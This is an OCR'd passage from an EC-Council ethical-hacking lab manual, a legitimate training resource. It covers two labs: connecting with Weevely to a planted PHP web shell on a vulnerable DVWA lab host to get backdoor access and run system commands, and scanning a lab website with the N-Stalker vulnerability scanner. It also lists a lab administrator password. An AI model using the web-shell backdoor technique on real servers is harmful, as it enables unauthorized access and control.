


Figure 2.8.7: Payload file successfully uploaded

17. Switch back to the **Terminal** window, type **weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php <Password>** (The password that you have provided in **Step#5**), and press **Enter**. This command establishes a connection with the payload and interacts with the target.

Note: Here, the password is **toor**.

18. You can observe that a session has successfully been established with the victim system.




Figure 2.8.8: Gain backdoor access to the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, type **whoami** and press **Enter** to view the system details of the victim machine.
20. The result appears, displaying the running system privileges and the present working directory, as shown in the screenshot.




Figure 2.8.9: Victim system information

21. Now, type **ipconfig** and press **Enter** to view the IP configuration of the victim machine.
22. The result appears, displaying the victim machine's IP address, default gateway, Ipv6 address, and other information.




Figure 2.8.10: Get the system information

23. This concludes the demonstration of how to gain backdoor access via a web shell using Weevely.
24. Close all open windows and document all the acquired information.
25. Turn off **Parrot Security** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- N-Stalker Web Application Security Scanner located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner**
- You can also download the latest version of N-Stalker Web Application Security Scanner from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

TASK 1

Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. On the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Install N-Stalker Web Application Security Scanner

3. Navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.




Figure 3.1.1: Double-click NStalker-WebSecurityScanner-FreeX-b34.exe

N-Stalker Web Application Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. By incorporating the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 Web Attack Signatures, along with a component-oriented web application security assessment technology, N-Stalker is a security tool for developers, system and security administrators, and IT auditors and staff.

4. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.
5. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
6. Follow the installation wizard to install the application using all default settings.
7. The **Completing the N-Stalker Web Application Security Scanner Setup Wizard** appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.



Figure 3.1.2: Completing the N-Stalker Web Application Security Scanner Setup wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.




Figure 3.1.3: N-Stalker main window

9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.

TASK 1.2

Scan a Web Application

11. Now, click **Start** from the toolbar to start a new scanning session.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.4: N-Stalker database updated

12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.




Figure 3.1.5: N-Stalker Choosing URL and Policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




Figure 3.1.6: N-Stalker Optimize Settings

14. If a **Settings Not Optimized** pop-up appears, click **Yes**.
15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.




Figure 3.1.7: N-Stalker Review Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue
17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




Figure 3.1.8: N-Stalker Start Scan wizard

18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




Figure 3.1.9: N-Stalker Start Scan Status

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

TASK 1.3

Save the Scan Result

20. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.




Figure 3.1.10: N-Stalker Results Wizard

TASK 1.4

Analyze the Scan Result

21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.

